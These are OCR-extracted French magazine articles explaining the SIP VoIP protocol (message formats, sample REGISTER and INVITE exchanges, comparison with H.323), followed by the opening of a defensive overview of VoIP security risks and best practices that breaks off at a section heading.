
⇨ **Redirect Server** : il gère la signalisation d'appel comme le Proxy Server, mais il ne relaie pas les messages. Il redirige directement l'UA vers la destination requise en lui indiquant l'adresse IP et le port à contacter.

⇨ **Location Server** : il est utilisé par les 2 serveurs d'appel précédents pour obtenir des informations sur les différentes localisations possibles d'un utilisateur.

Les serveurs sont responsables d'un domaine. Les communications entre les domaines nécessitent une résolution DNS.

2.2 Le protocole SIP

Les messages SIP utilisent un format texte proche de celui des messages HTTP. Ils sont donc formés de 2 parties : un en-tête et un corps. L'en-tête décrit les paramètres du message et renferme les champs spécifiques à SIP. Ainsi, elle contient le type et la taille des données formant le corps. Par ailleurs, le corps d'un message est souvent vide, sinon il contient généralement un message de type SDP (*Session Description Protocol*). Ce corps indique alors non seulement des informations sur les capacités médias de l'émetteur du message, c'est-à-dire les codecs audio ou vidéo disponibles, mais également l'adresse IP et le ou les port(s) qui serviront au transport des médias. Ce transport s'effectue grâce à RTP/RTCP comme en H.323.



4 *Pile protocolaire SIP*

Le protocole de transport utilisé pour SIP est généralement UDP. C'est pourquoi des mécanismes de *timeout* et de retransmission des messages sont alors à mettre en œuvre. TCP est utilisé aussi, souvent pour permettre des connexions TLS. Les messages sont codés en texte. On les représente ligne par ligne. Les messages SIP peuvent être de 2 sortes : requête ou réponse. Il y a d'abord les requêtes : voir tableau 4.

Il y a donc également des réponses organisées en séries :

1xx	Messages d'information
2xx	Réponses de succès
3xx	Réponses de redirection
4xx	Réponses d'erreur client
5xx	Réponses d'erreur serveur
6xx	Erreurs générales.

T5 *Réponses SIP*

On parle de transaction pour qualifier les échanges requête/réponse. Plusieurs réponses sont éventuellement envoyées pour

ACK	Confirmation de réception de la réponse à l'INVITE.
BYE	Indication de fin de l'appel.
CANCEL	Annulation d'une requête précédente en attente de réponse.
INFO	Envoi d'information particulière comme des DTMF.
INVITE	Initialisation d'un appel en invitant un participant à une session SIP.
MESSAGE	Messagerie instantanée de type chat.
NOTIFY	Notification d'événement.
OPTIONS	Demande des capacités d'un terminal.
PRACK	Pré-acquittement de service.
REFER	Transfert d'appel.
REGISTER	Enregistrement d'un UA auprès de son serveur Registrar.
SUBSCRIBE	Souscription à une liste d'événements auprès d'un UA. Ces événements seront décrits par l'envoi d'une requête NOTIFY.
UPDATE	Mise à jour des paramètres d'une session média existante.

T4 *Requêtes SIP*

une seule requête. Pour les requêtes, la première ligne est appelée « ligne de requête » ou *start-line*, et contient la méthode (type de requête), une URI (*Uniform Ressource Identifier*) et la version de SIP utilisée. Toutes les requêtes contiennent obligatoirement les champs `To`, `From`, `Cseq`, `Call-ID`, `Max-Forwards` et `Via`. Le champ `To` désigne le destinataire de la requête et contient une URI le représentant. Cette URI est généralement la même que dans la ligne de requête sauf lors de l'enregistrement où elle désigne alors juste le domaine vers lequel on souhaite s'enregistrer. Le champ `From` désigne la source de la requête par une URI. Il peut contenir également un paramètre `display` qui sera utilisé pour la présentation du numéro. Le champ `Cseq` définit un numéro qui sera repris dans chaque réponse à cette requête pour permettre l'association entre une réponse et une requête. Il contient également le nom de la requête associée. Le champ `Max-Forwards` définit un nombre maximum de sauts. En effet, pour arriver à destination une requête peut passer par plusieurs serveurs. Cette valeur limite donc le nombre maximum de serveurs que la requête peut traverser. Le champ `Via` indique le chemin que doit prendre la réponse. À chaque passage d'un serveur, la requête peut s'enrichir d'un nouveau champ `Via`. Pour les réponses, il existe une ligne de réponse ou d'état appelée aussi *status-line* qui contient le numéro de version de SIP, suivi du numéro de code de réponse et enfin la description associée à ce code. La réponse doit conserver les champs `From`, `To`, `Cseq` et `Call-ID` de la requête.

La RFC 3261 ne décrit que les requêtes `REGISTER`, `INVITE`, `ACK`, `CANCEL`, `BYE` et `OPTIONS`. Les autres méthodes proviennent de RFC annexes. De nombreux documents sont disponibles pour décrire les possibilités de SIP. Trois groupes de travail sont dédiés à SIP : SIP, SIMPLE (*SIP for Instant Messenging and Presence Leveraging Extensions*) et SIPPING (*Session Initiation Protocol Project INvestiGation*). Le premier gère les évolutions du protocole lui-même. Le deuxième s'occupe des applications à la messagerie instantanée et à la gestion de présence, fonctionnalités que l'on retrouve dans les services VoIP de type p2p. Le troisième étudie les besoins que rencontrent des applications de SIP et proposent des solutions aux problèmes de terrain. D'autres groupes utilisent SIP et donc peuvent être amenés à le faire évoluer.

2.3 Les échanges SIP

En général, les serveurs SIP cumulent les fonctions Proxy et/ou Redirect avec Registrar. On parle plus généralement de PSS (*Proxy Server SIP*).

Les UA s'enregistrent au PSS un peu comme le font les EP à leur GK. Ils s'identifient par un alias généralement de type SIP URI qui est formé comme suit :

```
sip : <user> : <password> @ <host> : <port> ; <uri-parameters> ? <headers>
```

➪ `user` : cela désigne l'utilisateur par son nom par exemple ou par un numéro de téléphone si on se trouve dans une offre d'opérateur téléphonique.

➪ `password` : ce champ est présent pour indiquer un mot de passe qui transitera en clair. Ceci est évidemment déconseillé et donc ce champ n'est normalement pas utilisé.


➪ `host` : il peut désigner à la fois une adresse IP et un nom de domaine.

➪ `port` : il désigne le port SIP à utiliser pour contacter l'UA identifié ici. Par défaut, le port SIP est 5060 et le port SIPS est 5061.

➪ `uri-parameter` : ce champ optionnel peut renfermer plusieurs paramètres séparés par des points-virgules auxquels on donne une valeur. On trouve parmi eux le TTL (*time-to-live*) d'une transaction, le transport...

➪ `headers` : ceci indique les champs qui doivent être présents dans le message SIP si l'on utilise cet URI.

Le terme symbolisant le protocole peut prendre également la valeur `sips`. Il indique alors que l'on veut utiliser la version sécurisée de SIP. Par exemple, si on tente un appel vers un SIPS URI alors on garantit l'utilisation d'une connexion TLS pour le transport des messages à destination du domaine de l'appelé. Rien ne garantit une connexion TLS de bout en bout. Ceci sera vrai si l'appelé s'est lui-même enregistré en indiquant un SIPS URI dans son champ `Contact`. D'autres types d'URI existent comme les TEL URI qui commencent par `tel :` et ne contiennent qu'un numéro de téléphone et aucune information réseau.



5 *Enregistrement SIP*

La requête `REGISTER` est du type suivant :

```
REGISTER sip:pss.example.com SIP/2.0
Via: SIP/2.0/UDP client.example.com:5060;branch=z9hG4bKnashds7
Max-Forwards: 70
From: Bob <sip:bob@example.com>;tag=a73kszlfl
To: Bob <sip:bob@example.com>
Call-ID: 1j9FpLxk3uxtm8tn@example.com
CSeq: 1 REGISTER
Contact: <sip:bob@client.example.com>
Content-Length: 0
```

Elle contient un champ `Via` qui indique la source de la requête et donc la future destination des réponses de la transaction. Le paramètre `branch` identifie la transaction et permet d'éviter les boucles. Il commence toujours par `z9hG4bK`. Les champs `From` et `To` contiennent la même URI lors de l'enregistrement, le `From` désignant le nom logique de l'initiateur de la requête et le `To` désignant le nom logique du destinataire. Le paramètre `tag` est ajouté par le terminal comme un identifiant supplémentaire. Le champ `Contact` contient le point de contact direct vers Bob. L'URI du `Contact` présente normalement un FQDN ou une adresse IP et éventuellement un port.

La réponse normale à une demande d'enregistrement est un `200 OK`.

```
SIP/2.0 200 OK
Via: SIP/2.0/UDP client.example.com:5060;branch=z9hG4bKnashds7;received=192.0.2.201
From: Bob <sip:bob@example.com>;tag= a73kszlfl
To: Bob <sip:bob@example.com>;tag=37GkEhwl6
Call-ID: 1j9FpLxk3uxtm8tn@example.com
CSeq: 1 REGISTER
Contact: <sips:bob@client.example.com>;expires=3600
Content-Length: 0
```


Dans cette réponse, on observe l'ajout de certains paramètres. Dans le `Via`, le paramètre `received` indique sur quelle interface le nœud correspondant a reçu le message. Ici ce nœud est le Registrar. Un tag est ajouté dans le `To` pour identifier le serveur. Un paramètre `expires` indique la durée de vie de l'enregistrement de l'UA. Un nouvel enregistrement doit être fait avant l'expiration de ce *timeout*.

Ils présentent leur alias de type SIP URI éventuellement associé à un ou plusieurs champs `Contact`. Ceci permet au PSS de les identifier. Ils peuvent également se désenregistrer immédiatement en envoyant un message `REGISTER` qui contient cette fois les 2 champs suivants :

```
Expires=0
Contact=*
```


Avec le champ `Contact` à `*`, on détruit tous les contacts associés à l'URI présente dans le champ `To`. Par contre, on peut spécifier un contact particulier que l'on souhaite enregistrer.

Trois modes de signalisation d'un appel SIP se distinguent. Le premier est le mode `proxy`. Dans ce mode, le serveur d'appel utilisé est de type Proxy Server. Il relaie les messages SIP. Le second mode est le mode `redirect` où on fait appel au Redirect Server. Le troisième mode est le `forking`. Dans ce mode, plusieurs UA sont enregistrés en partageant une même URI. Quand celle-ci est appelée, tous les terminaux sonnent, mais c'est le plus rapide à décrocher qui remporte l'appel. Le serveur SIP qui gère ce mode s'assure alors de fermer l'appel pour tous les autres. Ce mode est utile pour des centres d'appel pour disperser le trafic vers les différents postes, mais cela est également pratique dans le cas de la mobilité. L'utilisateur nomade peut alors être joignable par le même numéro de téléphone, mais sur des terminaux physiquement différents (téléphones de bureau, mobile et domicile par exemple).



6 *Modes d'appel SIP*

On étudie le cas d'un appel simple en mode proxy que vous avez déjà entr'aperçu dans un numéro précédent de MISC **[6]**. Nous nous intéressons au trapèze SIP décrit dans la RFC 3261 et qui est formé de 2 UA et de 2 PSS. Ainsi, on met en évidence tous les mécanismes de négociation d'un appel.



7 *Appel SIP*

UA1 appelle UA2. Le champ `Contact` est obligatoire dans la requête `INVITE`. Au passage du message `INVITE`, le PSS émet un message `100 TRYING` à l'appelant. Ceci lui permet d'augmenter le timeout positionné sur la requête et donc de savoir que sa demande d'appel est bien en cours de traitement. Voici à quoi ressemble l'INVITE une fois arrivée à destination :

```
INVITE sip:UA2@client.example2.com SIP/2.0
Via: SIP/2.0/UDP pss2.example2.com:5060;branch=z9hG4bK721e4.1
Via: SIP/2.0/UDP pss1.example1.com:5060;branch=z9hG4bK2d4790.1;received=192.0.2.111
Via: SIP/2.0/UDP client.example1.com:5060;branch=z9hG4bK74bf9;received=192.0.2.101
Max-Forwards: 68
Record-Route: <sip:pss2.example2.com>,<sip:pss1.example1.com>
```

```
From: UA1 <sip:UA1@example1.com>;tag=9fxced76sl
To: UA2 <sip:UA2@example2.com>
Call-ID: 3848276298220188511@example1.com
CSeq: 2 INVITE
Contact: <sip:UA1@client.example1.com>
Content-Type: application/sdp
Content-Length: 141

v=0
o=UA1 2890844526 2890844526 IN IP4 client.example2.com
s=-
c=IN IP4 192.0.2.101
t=0 0
m=audio 49172 RTP/AVP 0
a=rtpmap:0 PCMU/8000
```

À chaque passage d'un nouvel expéditeur du message, il y a ajout d'un champ `Via` en première position de la liste. Les réponses suivent le chemin inverse de celui indiquer par les champs `Via`. A chaque passage d'un nœud (PSS), le champ `Record-Route` s'enrichit. On obtient un autre chemin qui, une fois fixé, est retransmis tel quel à la source de la requête. Une fois que les 2 parties connaissent ce chemin, les futures requêtes incluent des champs `Route` forçant le passage de nouveau par la liste de nœuds. Ainsi, chaque nœud n'est pas obligé de chercher de nouveau, par DNS par exemple, la route à suivre. Le corps du message est séparé par un CRLF (*Carriage-Return Line-Feed*). On voit ici une offre SDP très simple décrivant une capacité audio G.711 µLaw ou PCMU de l'appelant. Les champs SDP sont décrits dans le tableau suivant :

`v`	Version	Numéro de version du protocole décrit.
`o`	*Owner*	Propriétaire de la session décrite.
`s`	*Session name*	Nom de la session.
`c`	*Connection*	Point de connexion : adresse IP de réception du flux RTP/RTCP.
`t`	*Time*	Heure de début de la session.
`m`	*Media*	Descriptif du média : `<type> <port> <protocole> <codec_list>` ⇨ `type` : audio ou vidéo par exemple, ⇨ `port` : port RTP de réception, ⇨ `protocole` : RTP utilisant le profil Audio/Vidéo défini ⇨ `codec_list` : Liste des identifiants de codecs possibles.
`a`	*Attribute*	Les attributs de type `rtpmap` font référence à la liste de codecs définie précédemment. On retrouve donc l'identifiant du codec suivi de sa description : nom/fréquence d'échantillonnage.

T6 *Champs SDP*

UA2 émet le `180 RINGING` qui symbolise la sonnerie. Au décrochage, l'appelé émet la dernière réponse à l'invitation : le `200 OK`. On trouvera généralement l'offre et la réponse SDP respectivement dans le message `INVITE` et le message `200 OK`. Un champ `Content-Type` décrit le type de corps présent dans le message. Le champ `Content-Length` indique la taille du corps. Finalement, le message `ACK` émis par l'appelant confirme la réception du `200 OK` et donc la fin de la négociation de l'appel. Les flux RTP/RTCP s'échangent sur les canaux ouverts grâce aux corps SDP. Cette communication prend fin sur émission de la requête `BYE` lors du raccrochage de l'une ou de l'autre partie. Ici, c'est l'appelé qui le termine et l'appelant qui confirme par une réponse de type `200 OK`.

En mode *redirect*, le serveur répond au UA un `302 MOVE TEMPORARILY` contenant le champ `Contact` désignant le terminal appelé notamment son adresse IP et son port SIP. Après, le message `INVITE` est émis de nouveau, mais directement vers le UA appelé.

En mode *forking*, le serveur dispatche les invitations vers plusieurs destinations enregistrées avec le même URI, mais des champs `Contact` différents. Une fois qu'un des terminaux a décroché, il émet une requête `CANCEL`, à tous les autres, confirmée par une réponse `200 OK`.

SIP autorise une procédure intéressante : le RE-INVITE. Elle permet de modifier les canaux médias d'une communication. On peut modifier indifféremment le codec utilisé ou les paramètres réseau. Ainsi un appel qui a commencé uniquement en audio peut se transformer en appel vidéo sans interrompre la communication. Pour cela, on émet un nouvel `INVITE` avec le même champ `Call-ID` que le précédent, mais une offre SDP différente. Les champs `From` et `To` peuvent être inversés suivant que ce soit l'appelant ou l'appelé qui fait l'opération.

2.4 IMS/TISPAN

IMS (*IP Multimedia Subsystem*) [7] est la nouvelle architecture de plate-forme de services multimédias pour mobile de troisième génération. IMS a été spécifié par 3GPP (*Third Generation Partnership Project*) dans la *release* 5 d'UMTS. Il doit permettre aux terminaux mobiles d'accéder aux réseaux IP. TISPAN (*Telecom and Internet converged Services and Protocols for Advanced Network*), groupe de normalisation ETSI, est en charge de l'étude de la convergence des services téléphoniques sur réseaux fixes, internet et mobiles. Il base son travail sur IMS.

Le but final est que n'importe quel type de terminal ait accès au même service. Il peut s'agir d'un terminal fixe ou mobile. SIP a été élu protocole de signalisation multimédia pour ce type d'architecture. On le retrouvera à la fois entre le terminal et la plate-forme, mais aussi entre certains éléments de cette plate-forme comme les entités CSCF (*Call Session Control Function*) qui représentent le cœur du système de signalisation des appels.

3. Synthèse

Nous avons vu chacun des deux protocoles phares des technologies VoIP actuelles. Maintenant, nous allons faire un récapitulatif sous forme de tableau comparatif (tableau 7, pages suivante).

Il y a du pour et du contre. Le match est serré. De plus, suivant le besoin, l'une ou l'autre solution peut être plus intéressante. H.323 a notamment l'avantage d'être mâture et très présent dans les architectures VoIP déjà en place. De par la structure ASN.1

	H.323	SIP
Organisme	ITU-T	IETF
Origine	Monde Télécom, basé sur la signalisation RNIS	Monde informatique, standardisation des protocoles web. Basé sur la syntaxe HTTP.
Codage	ASN.1 PER (binaire)	UTF-8 (texte)
Terminal	EndPoint	User Agent
Serveurs	H.323 Gatekeeper	Proxy, Redirect, Registrar, Location Servers
Identification utilisateur	E.164, H.323 ID, H323 URL,...	SIP(S) URI, TEL URI...
Transport	UDP, TCP, TLS	UDP, TCP, TLS
Sécurité	H.235.x : ⇨ H.235.1 : Profil de sécurité de base ⇨ H.235.2 : Profil de sécurité avec signature ⇨ H.235.3 : Profil de sécurité hybride ⇨ H.235.4 : Sécurité des appels à routage direct et des appels à routage sélectif ⇨ H.235.5 : RAS avec secrets partagés faibles ⇨ H.235.6 : Profil pour le chiffrement vocal avec gestion de clés H.235/H.245 natives ⇨ H.235.7 : Profil de sécurité MIKEY + SRTP ⇨ H.235.8 : Echange de clés dans SRTP au moyen de canaux de signalisation sécurisés ⇨ H.235.9 : Prise en charge de passerelles de sécurité dans les systèmes H.323	⇨ HTTP Digest (RFC 3261) ⇨ S/MIME (RFC 3261) ⇨ MIKEY (RFC 3830)
Signalisation	⇨ Canaux multiples ⇨ Syntaxe compliquée	⇨ Canal unique ⇨ Syntaxe simple
Transport des médias	RTP/RTCP, SRTP	RTP/RTCP, SRTP
Traversée de NAT	H.460.17, H.460.18, H.460.19	STUN, TURN, ICE, COMEDIA, ANAT

T7 *Comparatif SIP/H.323*

de ses messages, il permet de limiter les problèmes d'interopérabilité entre constructeurs. SIP ne possède pas d'équivalent à T.120 pour le partage de données en temps réel. De plus, les entités SIP ont tendance à utiliser un protocole de transport non fiable : UDP, qui limite les possibilités en termes de sécurisation. SIP est néanmoins plus flexible et simple au niveau implémentation. Il gère simplement les communications inter-domaines et offre des avantages dans la traversée de NAT.

Les offres grand public envahissent les salons. Tout le monde se retrouve avec une passerelle résidentielle en décoration. On parle aussi d'offre SOHO (*Small Office/Home Office*). Ces petites merveilles permettent d'installer des réseaux domestiques Ethernet ou wifi. Même si ces passerelles agissent comme des boîtiers ATA, elles amènent une problématique de NAT pour l'accès à la VoIP de terminaux du réseau privé. Évidemment, ce problème est aussi présent en entreprise. Pour le résoudre, plusieurs solutions sont disponibles en SIP comme en H.323. En SIP, les terminaux utilisent STUN **[8]**, TURN **[9]**, voire la méthodologie ICE **[10]** qui permet d'employer au mieux ces 2 protocoles. La réponse d'H.323 se retrouve dans les services H.460.17, 18 et 19 qui décrivent une solution complète de traversée de NAT. Des solutions propriétaires efficaces existent également. Dans tous les cas, la problématique se situe au niveau du type de NAT derrière lequel se situe le terminal. Ces différents types sont très bien décrits dans la RFC

du protocole STUN. Toutes les solutions pour l'optimisation du chemin des paquets RTP/RTCP impliquent forcément une certaine intelligence du terminal.

Beaucoup d'autres protocoles existent en VoIP. On verra par exemple des protocoles propriétaires comme Skinny (de Cisco) et UA (Universal Alcatel... d'Alcatel) ou libres comme IAX (d'Asterisk). On trouvera MGCP (*Media Gateway Control Protocol*) créé par l'IETF et dont le rôle est de contrôler les passerelles téléphoniques grâce à des serveurs appelés *Media Gateway Controllers* ou *Call Agents*. Une évolution de ce protocole est sortie du travail conjoint de l'IETF avec l'ITU. La version IETF se nomme MEGACO, alors que celle de l'ITU est H.248 (H.GCP). Ils ne sont pas là pour concurrencer H.323 et SIP, mais pour les compléter. On peut encore évoquer RTSP (*Real-Time Streaming Protocol*) qui est très proche de SIP d'un point de vue signalétique. Son but premier est cependant de n'ouvrir les canaux médias que dans un sens pour des services de type VOD (*Video On Demand*) par exemple. Comme pour les protocoles de VoIP, il utilise généralement RTP/RTCP pour le transport des flux médias. Il doit être présent dans l'architecture IMS pour prendre en charge le streaming vidéo. Enfin, un successeur est en marche : H.325. Cette norme veut décrire une troisième génération des systèmes multimédias. H.320 correspond à la première génération et H.323/SIP à la seconde.

Nous avons fait un tour d'horizon très rapide des deux standards piliers de la VoIP : H.323 et SIP. En conclusion, le point qui devrait être commun à toutes les solutions de VoIP est la sécurité. Que ce soit en termes d'authentification, de confidentialité ou simplement de rendu de service, les menaces sont nombreuses. On peut considérer des menaces de type déni de service que l'on retrouve habituellement dans les réseaux IP, tout comme l'IP *spoofing*. Des menaces plus spécifiques voient le jour : l'usurpation d'identité à l'enregistrement ou en appel (*Registration or Call hijacking*), l'interception de la signalisation ou des médias d'un appel (*Eavesdropping*), le SPIT (*Spam over Internet Telephony*) qui consiste en une distribution massive de messages vocaux publicitaires. On parle également de la possibilité de la propagation de virus sur RTP. Quelques solutions existent et continuent de se développer, mais tout ceci est une autre histoire...

Références

[1] RFC 3550-3551 : RTP/RTCP

[2] Recommandation UIT-T H.323 : Système de communication multimédia en mode paquet.

[3] RFC 3261 : SIP

[4] ITU-T : **http://www.itu.int/ITU-T**

[5] **http://www.packetizer.com/voip/h323**

[6] MISC n°16 : Dossier Télécoms – Sécurité de la voix sur IP

[7] 3GPP : **www.3GPP.org** – TS23.228

[8] RFC 3489 : STUN – *Simple Traversal of UDP through Network Address Translators*

[9] draft-rosenberg-midcom-turn-08 : *Traversal Using Relay NAT (TURN)*

[10] draft-ietf-mmusic-ice-06 : *Interactive Connectivity Establishment (ICE) : A Methodology for Network Address Translator (NAT) Traversal for Offer/Answer Protocols*

Glossaire

ANAT	Alternative Network Address Types	MP	Multipoint Processor
ATA	Analog Telephone Adapters	PDU	Protocol Data Unit
BE	Border Element	PSS	Proxy Server SIP
CRLF	Carriage-Return Line-Feed	RAS	Registration Admission Status
DTMF	Dual-Tone Multi-Frequency	RNIS	Réseau Numérique à Intégration de Services
EP	EndPoint	RTC	Réseau Téléphonique Commuté
FQDN	Fully Qualified Domain Name	RTCP	RTP Control Protocol
GK	GateKeeper	RTP	Real-time Transport Protocol
ICE	Interactive Connectivity Establishment	SDP	Session Description Protocol
IETF	Internet Engineering Task Force	STUN	Simple Traversal of UDP through Network Address Translators
ITSP	Internet Telephony Service Provider		
ITU-T	International Telecommunication Union – Telecommunication Standardization Sector	TLS	Transport Layer Security
		TURN	Traversal Using Relay NAT
IVR	Interactive Voice Response	UA	User Agent
MCU	Multipoint Control Unit	UAC	User Agent Client
MC	Multipoint Controller	UAS	User Agent Server

VoIP : risques et contre-mesures

La téléphonie classique privée (PABX – terminaux – câblage) a longtemps bénéficié de sa propre infrastructure. Elle offre aujourd'hui encore un confort d'écoute et une disponibilité reconnus. Quel utilisateur se souvient de la dernière panne du PABX de l'entreprise ?

La convergence IP a pour conséquence de proposer des solutions alléchantes capables de fonctionner sur le réseau informatique existant de l'entreprise tout en proposant des services intégrés.

Cet article a pour objectif d'identifier les principaux risques liés à une architecture VoIP (Voice over IP) basée sur le protocole SIP (Session Initiation Protocol) et de présenter quelques éléments essentiels de sécurité.

Il fait la synthèse de diverses publications techniques citées en référence.

mots clés : ***best practices / sécurisation***

1. Principaux risques

1.1 Risques techniques

L'énumération suivante propose un premier niveau de classification des principaux risques connus liés à l'utilisation de la VoIP en entreprise :

⇨ Perte de disponibilité.

Attaques de type déni de service *(Denial of Service – DoS)* entraînant l'indisponibilité (partielle ou totale) d'un service ou système pour les utilisateurs légitimes.

Exemples : interruption de la communication en cours, empêcher l'établissement de la communication, rendre la communication inaudible, épuiser les ressources.

⇨ Atteinte à la confidentialité.

Écoute clandestine : attaques qui écoutent l'ensemble du trafic de signalisation et/ou de données. Le trafic écouté n'est pas modifié.

Exemples : reconstruire une conversation à partir des paquets RTP, déchiffrer les paquets, ajouter un participant, obtenir des informations sur la communication, récupérer les DTMF *(Dual-tone multi-frequency* = 2 fréquences sont associées à chaque touche du clavier téléphonique*)*.

Détournement du trafic au profit de l'attaquant. Le détournement consiste à rediriger un appel vers une personne illégitime ou à inclure une personne illégitime dans la conversation.

Exemple : reroutage d'appel, *Man in the Middle*

⇨ Usage de faux.

Attaques reposant sur la manipulation (usurpation, dissimulation) d'identité.

⇨ Vols de services.

Attaques pour utiliser un service sans avoir à rémunérer son fournisseur (tromper – frauder la taxation).

⇨ Communications non désirées.

Attaques permettant à une personne illégitime d'entrer en communication avec un utilisateur légitime.

1.2 Risques réels (opérationnels)

Face aux risques techniques potentiels, il est ensuite nécessaire d'effectuer une analyse de risques par rapport aux biens *(assets)* à protéger de l'entreprise :

⇨ Quel service indisponible empêche la continuité des activités ?

⇨ Que faire des conversations confidentielles ? Les interdire ou les sécuriser ?

⇨ Quel type de données de journalisation veut-on/doit-on conserver ? Pour quelle durée ?

⇨ Respecte-t-on les contraintes légales ; notamment en matière de sphère privée ?

⇨ Dispose-t-on du personnel technique capable de maîtriser ces nouvelles technologies ?

Cette analyse des risques fixe le niveau de sécurité requis et précise où investir les budgets disponibles. La sécurité VoIP mise en œuvre doit être alignée avec la politique de sécurité globale et les besoins de l'entreprise.

2. Éléments de sécurité

Les méthodes de sécurisation proposées s'appuient sur les éléments suivants :

⇨ La sécurité de base contient des *Best Practices* (en partie sous forme de liens vers des documents de référence), pas forcément spécifiques à la VoIP, qui aident à créer une infrastructure jugée saine. Elle exige des mesures organisationnelles rigoureuses afin de maintenir l'efficacité des sécurités physiques et logiques.

⇨ La séparation des équipements DATA et VoIP permet, à elle seule, de parer une grande partie des attaques, notamment les attaques concernant l'écoute clandestine pour autant que les mesures organisationnelles soient respectées.

⇨ L'authentification va garantir l'identité des interlocuteurs.

⇨ Le chiffrement offre la confidentialité et l'intégrité des données échangées.

Gérald Litzistorf
gerald.litzistorf@hesge.ch

Stefano Ventura
stefano.ventura@heig-vd.ch

Sébastien Contreras
sebastien_contreras@hotmail.com

⇨ La sécurité périmétrique protège le réseau VoIP de l'entreprise face aux risques externes.

2.1 Sécurité de base

Nous incluons dans cette partie les éléments traditionnels de sécurité d'un réseau informatique.

2.1.1 Best Practices sécurité réseau

La majorité des entreprises, qui mettent en place une infrastructure VoIP, choisissent un réseau IP convergé (un même réseau physique pour les données et la VoIP) pour des raisons économiques et pratiques. Il est donc évident que la sécurité de l'infrastructure VoIP est fortement liée à la sécurité du réseau local.

Le document *Network Infrastructure – Security Technical Implementation Guide* **[DOD_Net]** est une bonne référence pour sécuriser un réseau IP, notamment le paragraphe §3.5 *(Firewalls)*.

2.1.2 Sécurité physique

La sécurité physique demeure un élément clef pour garantir une bonne sécurité VoIP.

Sa mise en œuvre diminue fortement les risques d'écoutes clandestines et les risques de DoS dus, par exemple, au débranchement de l'alimentation d'un commutateur *(switch)* ou d'un serveur.

L'accès aux équipements réseau (*routers*, *switches*...) et aux serveurs VoIP doit donc être restreint aux seules personnes autorisées. Les solutions choisies pour garantir cette sécurité physique dépendent du niveau de sécurité requis (pièces fermées à clef, lecteurs de cartes, biométrie, gardes...).

De plus, des mesures organisationnelles (signature d'une charte...) sont nécessaires pour interdire aux employés de déconnecter un câble réseau (d'un PC ou d'un *hardphone*). En effet, un employé mal intentionné peut déconnecter son hardphone pour y brancher son ordinateur qui se retrouve ainsi connecté au VLAN VoIP, ce qui est inadmissible (voir paragraphe 2.2).

2.1.3 Mise à jour du logiciel (IPBX, hardphone et softphone)

Tous ces composants possèdent du logiciel susceptible de contenir des failles. Il est donc essentiel de maintenir à jour la version de ces logiciels grâce à un processus de *patch management*, notamment lorsqu'une faille de sécurité les concernant a été découverte.

Pour ce faire, il faut :

⇨ Consulter régulièrement les sites des fabricants (matériel/logiciel) des équipements de l'infrastructure VoIP ou, mieux, être inscrit à leurs *newsletters* de manière à être automatiquement informé si une nouvelle version/correctif est disponible.

⇨ Tester le correctif sur des équipements de test.

⇨ Mettre à jour les équipements de production si le test précédent est concluant.

2.1.4 Verrouillage de la configuration (hardphone/softphone)

Il convient, une fois le hardphone/*softphone* configuré, de verrouiller par mot de passe sa configuration afin d'empêcher qu'un utilisateur ne puisse modifier les paramètres (désactiver l'authentification...).

Des mesures organisationnelles sont, à nouveau, indispensables pour interdire aux employés toute modification de la configuration des équipements de l'infrastructure VoIP.

2.2 Séparation des équipements DATA et VoIP

La manière la plus efficace d'améliorer la sécurité d'un réseau VoIP est de séparer les équipements DATA des équipements VoIP en deux zones (DATA – VoIP) de sécurité.

Si le niveau de sécurité requis est élevé et que les moyens le permettent, il est recommandé de subdiviser la zone VoIP en fonction des types d'équipements VoIP (ex : zone serveurs VoIP, zone hardphones, zone softphones...).

Cette séparation peut se faire de manière physique (deux réseaux physiquement indépendants avec switches séparés) ou de manière logique. La séparation logique est souvent préférée pour des raisons budgétaires.

En cas de présence de softphones dans l'architecture, un VLAN softphones doit être créé.

2.2.1 Best Practices des softphones

